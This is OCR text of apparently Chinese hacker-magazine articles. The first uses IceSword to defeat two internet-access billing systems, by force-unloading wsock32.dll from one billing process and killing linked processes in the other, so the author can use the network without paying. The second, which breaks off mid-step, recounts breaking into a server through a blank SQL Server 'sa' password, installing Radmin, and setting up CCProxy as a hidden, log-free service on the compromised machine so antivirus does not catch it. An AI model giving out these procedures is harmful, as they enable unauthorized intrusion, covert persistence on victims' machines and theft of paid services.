


图 1

随后我打开 Windows 任务管理器，在其中除了一些系统进程及我自己运行的程序外，没有发现计费系统的进程，也没有发现异常现象，看来它是把自己很好地隐藏起来了，如图 2 所示。




图 2

连进程名都不知道，那该如何是好呢？突然，我脑中闪过一个念头，会不会用的是线程插入技术？这是一种把程序进程插入到其它进程中作为线程执行的技术，一般用于病毒或木马。它所找的宿主对象一般是操作系统自身的进程，因为这些进程用户不会怀疑，不会被轻易结束，而插入的对象也就不会被轻易的终止。根据我以往“破解”的经验，一般计费系统不是在“Program Files”下，就是在“WINNT\system32”目录下，所以只要根据图 1 中在任务栏托盘区显示的图标去找就可以了。在寻找了一段时间后发现其在“WINNT\system32”下，文件名是“ELibClt.exe”（图 3）。




图 3

找到了路径就找到了目标，下面该是利器——冰刃，登场了。打开冰刃，点击主界面左面功能列表中的“进程”图标，会看到在其右方立刻会出现当前的进程列表，这里的可不仅仅显示出进程哦，插入的线程同时也被显示出来了，不信就看图4，“WINNT\system32\ELibClt.exe”是不是就在其中啊！而且还是以红色表示的，代表这个进程不是一般的，很可疑，给出警告。




图4

随后点击工具列表中的“端口”图标，会发现这个计费系统打开了几个端口，其中有一个是已建立（ESTABLISHED）状态，另外两个是正处于监听（LISTENING）状态，以便控制端进行管理（图5）。




图5

现在计费系统的进程找到了，那如何“破解”呢？回到图4，在那个选中的进程上单击鼠标右键，会出现如图6的菜单，选择“模块信息”那一个。



图6

稍等片刻就会给出该进程调用的所有DLL（动态链接库），选中“wsock32.dll”那一栏，这个DLL是提供了网络通讯的功能函数，也就是说计费，系统是通过这个DLL提供的功能和远端进行联系的，只要将其结束掉，就终止了联系，但是程序却不因此而崩溃。随后点击右边的“强制解除”按钮（图7）。




图7

奇迹出现了，我的帐号又可以在另一台机器上登录了（注：此计费系统为了防止一号多用，限制了在同一时间只能有一台机器上用），这也就表示我现在是处于免费状态。

一个计费系统就这么完完了。不过瘾吗？那就再来一个。

二、IC卡计费／管理系统

在平时上机的时候我有个习惯，那就是把不用的进程及服务给终止掉，一来可以节省资源，二来可以很清楚哪些是异常进程，今天也不例外。

这套系统与上面的不同，在任务管理器里面很容易就找到了其进程，但是却出现了奇怪的一幕，当“RUNDLL32.EXE”进程被终止时又会被重新创建，结束“NetStarCli.exe”时系统会重新启动，估计这两个进程是关联了，为了证明我的想法，就去网上下了n款可以同时结束多个进程的管理软件，但是不知道为什么，同时结束这两个进程要么就会被创建，要么就重启，看来的确是关联了，就是以往很好用的软件到这里却不好用了，很是郁闷，估计是计费系统的循环检测时间比多进程管理软件短吧，便拿起我的法宝——冰刃，在进程列表中选择这两个进程，单击鼠标右键会弹出“结束进程”的菜单（图8）。




图8

将这两个进程结束掉，说来也是奇怪，竟然没有重新创建，也没有重启。

呵呵，又一个计费系统被搞定了，就这么简单，不需要知道原理，也不需要多高深的技术。

写在最后

这个软件相当实用，这里仅仅介绍了其“进程”和“端口”两个功能，其它的，如“内核模块”、“服务”及“SPI”，对付各种木马、病毒时都非常有效的，对于内核级的backdoor也同样有效。是不是很爽啊，还是留给大家慢慢玩吧！同时也要感谢软件作者为我们创作了这么好的一个软件。

（本文所涉及的相关工具：IceSword，光盘中有收录）

不被查杀的代理服务器是这样炼成的

卢奎

最近比较空闲，想到国外网站上溜达溜达，无奈学校根本上不了国外网站，只能上国内的，不好意思只好想办法了。我便想到找台肉机作个代理，反正我也好久没入侵了，正好练练手。(呵呵，这应该不是理由吧！)

我习惯用sa空口令入侵，打开WINNT AutoAttack，专门扫sa空口令。不久我就找到了一台，马上拿SQLTools，上传事先已配置好的radmin，自解压压缩包至对方系统目录下，执行它进行安装。打开Radmin Viewer进行连接，连接成功（如图1），复制snake sockserver，并安装，结果未成功，仔细一看原来是杀毒软件在作怪，试了其他几个黑客代理软件皆未成功。




图1

虽然我已成功控制了这台主机，可是我的目的是在上面安装代理上国外网站呀！也许有的朋友会说，你可以先停掉杀毒软件的服务和进程，然后安装呀！我也这样想过，但是，我想用它长期做代理，而对方重启后，杀毒软件依旧会杀掉我的代理程序或报警。入侵到这里僵住了。

难道说我就这样放弃吗？那可不行！毕竟看了这么长时间的黑客杂志，也学会了独立思考解决问题。(有作广告的嫌疑呀！）经过一小会的思索，想一下经常用的代理软件。突然，灵光一闪！呵呵，我不是经常在局域网内安装Ccproxy作代理吗？我可不可以在对方机器上安装它呢？直接运行应该是可以的，但我想把它长期作为代理的话，却又不行了，试想对方一重启机器，不就泡汤了吗？看来应该把它安装为服务，以便重启后也可以运行。我又想到Ccproxy本身就有以服务方式运行的功能。对，就这么办！

有了思路，接下来就是实践了。为了安全起见，我先在本机作实验。运行后注册，以免有些功能受限，界面如图2，然后点击“设置”，进入设置界面，如图3，勾选相应的协议和设置相应的端口，在这里我们只选SOCKS/MMS，端口设为5678，并在NT服务前打勾。点击“高级”，进入高级设置，再点击“日志”选项卡，如图4，取消“保存日志文件至”（这可是为了安全着想呀，不要因为一些细节而翻船呀！），点击“其他”选项卡，如图5，取消“禁止局域网外部用户”，并勾选“隐藏所有”（呵呵，运行后它就在后台运行了，任务栏中是看不到的）。勾选“密码保护”，并设置好相应密码，“语言”可不管，当然一般是ChineseGB就可以了，最后点“确定”退出设置界面。




图2




图3




图4

我们再看一下它在服务列表中的有关服务信息是什么！在服务列表中找到CCProxy，双击如图6，记下它的可执行路径格式："D:\Program Files\CCProxy\CCProxy.exe" service，

